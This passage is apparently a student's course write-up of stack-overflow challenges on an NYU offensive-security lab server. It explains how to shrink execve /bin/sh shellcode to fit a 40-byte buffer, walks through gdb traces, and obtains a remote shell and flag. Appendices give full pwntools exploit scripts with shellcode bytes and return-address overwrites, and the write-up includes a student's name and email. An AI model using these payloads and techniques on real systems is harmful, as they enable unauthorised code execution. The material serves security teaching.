In many cases, tools such as Shellcraft make it easy to generate shellcode for different purposes. However, most pieces of Shellcraft code are longer than the 40-byte school buffer.

```
>>> print(asm(shellcraft.sh()))
b'jhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe
11\xd2j\x0bX\xcd\x80'
>>> print(len(asm(shellcraft.sh())))
44
```

Shellcode Size

These pieces of code can provide a good starting point for building more specific shellcode. The following example uses the Shellcraft sh shell for AMD64 Linux, which calls execve to run /bin/sh.

The code begins by pushing a single `b'h,'` followed by `b'/bin///s`.'

```
/* push b'/bin///sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
```

Push PATH Data

The code pushes the execve argv array separately by pushing b'sh' followed by a NULL terminator.

```
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
```

Push Argv Data

Then, it increases the stack pointer by the length of b'/bin///sh\x00' and saves the result in rsi so that rsi points to the new data. The code pushes the value of rsi onto the stack and sets rsi equal to rbp.

```
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
```

Pointer Math

Finally, the code calls execve, opening a system shell.

The Shellcraft code pushes similar values onto the stack twice. To shrink the size of the shellcode, it may be possible to set the argv pointer so that it points to part of the data already on the stack.

This piece of shellcode starts by clearing rsi and pushing a NULL terminator to the stack.

```
xor rsi,rsi
push rsi
```

Push NULL

Then, the code pushes b'/bin//sh' to the stack.

```
mov rdi,0x68732f2f6e69622f
push rdi
```

Push Data

At this point, b'/bin//sh' is at the top of the stack and visible in some of the program registers.

```
   0x7fffffffddd0:                 xor    rsi,rsi
   0x7fffffffddd3                  push   rsi
   0x7fffffffddd4                  movabs rdi, 0x68732f2f6e69622f
   0x7fffffffddde                  push   rdi
●→ 0x7fffffffdddf                  push   rsp

$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x68732f2f6e69622f ("/bin//sh"?)

stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp
```

Debugger Information

Next, the program pushes the stack pointer, which points to b'/bin//sh,' onto the stack to be saved in rdi.

```
   0x7fffffffdddf                  push   rsp
   0x7fffffffdde0                  pop    rdi
●→ 0x7fffffffdde1                  push   0x3b

 registers ────
$rax   : 0x0
$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x00007fffffffddf0  →  "/bin//sh"

stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp, $rdi
```

Debugger Information

Finally, it pushes the syscall number for execve (59) to the stack before calling syscall.

```
      0x7ffffffdde1                    push   0x3b
   0x7fffffffdde3                    pop    rax
   0x7fffffffdde4                    cdq
●→ 0x7fffffffdde5                    syscall


registers ────
$rax   : 0x3b
$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x00007fffffffddf0  →  "/bin//sh"


stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp, $rdi
```

Debugger Information

The complete shellcode is below. The shellcode was made using several examples.

```
xor rsi,rsi
push rsi
mov rdi,0x68732f2f6e69622f
push rdi
push rsp
pop rdi
push 0x3b
pop rax
cdq
syscall
```

Shellcode

Building the payload

The payload comprises 40 bytes of hex-encoded shellcode and padding followed by the leaked address.

```
def getAddr(p):
       p.recvuntil("at: ")
       a = cleanLine(p.recvuntil("."))
       ad =  re.split("\.", a)
       return ad[0]

def buildPld(a):
       code =
b'\x48\x31\xF6\x56\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x54\x5F\x6A\x3B\x58\
x99\x0F\x05'
       p = 40 - len(code)
       pad = b'A'*p
       addr = p64(int(a, 16))
       return code + pad + addr
```

Solution Code

After the main method returns, the debugger shows the shellcode in the stack as the next set of instructions to execute.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 School_Pwn.py
[*] Switching to interactive mode
Hi, H1\xf6VH\xbf/bin//shWT_j;X\x99\x0f\x05AAAAAAAAAAAAAAAAA\xd0\xdd\xff\xff\xff\x7f

Breakpoint 1, 0x0000000000400681 in main ()
 →   0x400681 <main+80>        ret
   ↳  0x7fffffffddd0                   xor    rsi, rsi
      0x7fffffffddd3                   push   rsi
      0x7fffffffddd4                   movabs rdi, 0x68732f2f6e69622f
      0x7fffffffddde                   push   rdi
      0x7fffffffdddf                   push   rsp
      0x7fffffffdde0                   pop    rdi
```

Code in Stack

This payload caused the program to open a shell after the return.

```
gef➤  $ c
Continuing.
process 175805 is executing new program: /usr/bin/dash
```

Continue

Exploitation

The same payload resulted in the successful exploitation of school running on a remote system.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 School_Pwn.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1338: Done
[*] Switching to interactive mode

Hi, H1\xf6VH\xbf/bin//shWT_j;X\x99\x0f\x05AAAAAAAAAAAAAAAAAЖ\x06s\xfc
$ whoami
pwn
$ pwd
/home/pwn
$ ls
flag.txt
school
$ cat flag.txt
flag{first_day_of_pwn_school}
```

Success

For the complete codebase used to debug and exploit this challenge, please see Appendix F.

Appendix A: Student Information

Lindsay Von Tish	
Email	lmv9443@nyu.edu

Appendix B: Tools

Name	URL
GDB	https://www.gnu.org/software/gdb/gdb.html
GEF (GDB Enhanced Features)	https://github.com/hugsy/gef
Ghidra	https://ghidra-sre.org/
Netcat	https://netcat.sourceforge.net/
PwnTools	https://github.com/Gallopsled/pwntools

Appendix C: GitGOTGood_Pwn.py

```
from pwn import *
from pwnlib.util.packing import *
import re
import struct
import math

# A function to convert encoded input to a string and remove text format characters
#       Input: Encoded string
#       Output: Unencoded string
def cleanLine(ln):
        ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
        l = ansi_escape.sub('', str(ln, encoding='utf-8'))
        return l

# A function to build the payload
#       Input: N/A
#       Output: Payload String
def pld():
        cmd = p64(0x68732F6E69622F)
        rcAddr = p64(0x000000000040074B)
        pAddr  = p64(0x0000000000601010)
        #print(len(cmd))
        #print(len(rcAddr))
        #print(len(pAddr))
        p = cmd + rcAddr + pAddr
        #print(p)
        return p

# A function to attack git_got_good through gdb for testing
#       Input: N/A
#       Output: N/A
def testPld():
        p =  process('/bin/bash')
        p.sendline('gdb ./git_got_good -q')
        p.sendline("break *0x0000000000400800")
        p.sendline("break *0x000000000040080e")
        p.sendline("r")
        p.recvuntil("save:")
        p.sendline(pld())
        p.interactive()

# A function to attack a local instance of git_got_good
#       Input: N/A
#       Output: N/A
def localShell():
        p = process("./git_got_good")
        p.recvuntil("save:")
        p.sendline(pld())
        p.interactive()
```

```
# Host and port for the remote challenge
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1341

# A function to attack a remote instance of git_got_good
#      Input: N/A
#      Output: N/A
def remoteShell():
	p = remote(HOST, PORT)
	p.recvuntil("save:")
	p.sendline(pld())
	p.interactive()

# Uncomment to run
# testPld()
# localShell()
# remoteShell()
```

Appendix D: Backdoor_Pwn.py

```
from pwn import *
from pwnlib.util.packing import *
import re
import struct
import math

# A function to convert encoded input to a string and remove text format characters
#       Input: Encoded string
#       Output: Unencoded string
def cleanLine(ln):
        ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
        l = ansi_escape.sub('', str(ln, encoding='utf-8'))
        return l

# A function to find what part of the payload is being read as an address when the
program crashes
#       Input: N/A
#       Output: N/A
def ripOffset():
        p = process('./backdoor')
        d = p.recvuntil("friend:")
        p.sendline(cyclic(100))
        # p.sendline(pld())
        p.wait()
        cf = p.corefile
        stack = cf.rsp
        info("rsp = %#x", stack)
        pattern = cf.read(stack, 4)
        ripOffset = cyclic_find(pattern)
        info("rip offset = %d", ripOffset)

# A function to build a payload
#       Input: N/A
#       Output: N/A
def pld():
        pad = b'A'*40
        addr = p64(0x00004006bb)
        #a = pad + addr
        #print(a)
        return pad + addr

# A function to test payloads against backdoor in a debugger
#       Input: N/A
#       Output: N/A
def testPld():
        p =  process('/bin/bash')
        p.sendline('gdb ./backdoor -q')
        p.sendline("r")
        p.recvuntil("friend:")
        p.sendline(pld())
        p.interactive()

# Host and port for the remote challenge
```

```
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1339

# A function to attack a remote instance of backdoor
#      Input: N/A
#      Output: N/A
def remoteShell():
      p = remote(HOST, PORT)
      p.recvuntil("friend:")
      p.sendline(pld())
      p.interactive()

# Uncomment to run
# ripOffset()
# testPld()
remoteShell()
```

Appendix E: School_Pwn.py

```
from pwn import *
from pwnlib.util.packing import *
import re
import struct
import math

# A function to convert encoded input to a string and remove text format characters
#      Input: Encoded string
#      Output: Unencoded string
def cleanLine(ln):
       ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
       l = ansi_escape.sub('', str(ln, encoding='utf-8'))
       return l

# A function to find what part of the payload is being read as an address when the
program crashes
#      Input: N/A
#      Output: N/A
def ripOffset():
       p = process('./school')
       p.recvuntil("directions:")
       p.sendline(cyclic(100))
       #p.sendline(buildPld())
       p.wait()
       cf = p.corefile
       stack = cf.rsp
       info("rsp = %#x", stack)
       pattern = cf.read(stack, 4)
       ripOffset = cyclic_find(pattern)
       info("rip offset = %d", ripOffset)
       return 0

# A function to build a payload using shellcode and the leaked program address
#      Input: String containing address
#      Output: Payload bytes
def buildPld(a):
       code =
b'\x48\x31\xF6\x56\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x54\x5F\x6A\x3B\x58\
x99\x0F\x05'
       print(len(code))
       p = 40 - len(code)
       pad = b'A'*p
       addr = p64(int(a, 16))
       return code + pad + addr

# A function to retrieve the address leaked by the program
#      Input: Connection
#      Output: Address String
def getAddr(p):
       p.recvuntil("at: ")
       a = cleanLine(p.recvuntil("."))
       #print(a)
       ad =  re.split("\.", a)
```

```
        return ad[0]

# A function to test payloads against school running in a debugger
#       Input: N/A
#       Output: N/A
def testPld():
        p =  process('/bin/bash')
        p.sendline('gdb ./school -q')
        p.sendline("break *0x0000000000400681")
        p.sendline("r")
        addr = getAddr(p)
        #print(addr)
        p.recvuntil("directions:")
        #p.sendline(cyclic(100))
        p.sendline(buildPld(addr))
        p.interactive()

# A function to attack a local instance of school
#       Input: N/A
#       Output: N/A
def localPwn():
        p = process('./school')
        addr = getAddr(p)
        p.recvuntil("directions:")
        p.sendline(buildPld(addr))
        p.interactive()

# Host and port for the remote challenge
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1338

# A function to attack a remote instance of school
#       Input: N/A
#       Output: N/A
def remotePwn():
        p = remote(HOST, PORT)
        addr = getAddr(p)
        p.recvuntil("directions:")
        p.sendline(buildPld(addr))
        p.interactive()


# Uncomment to run
# ripOffset()
# testPld()
# localPwn()
remotePwn()
```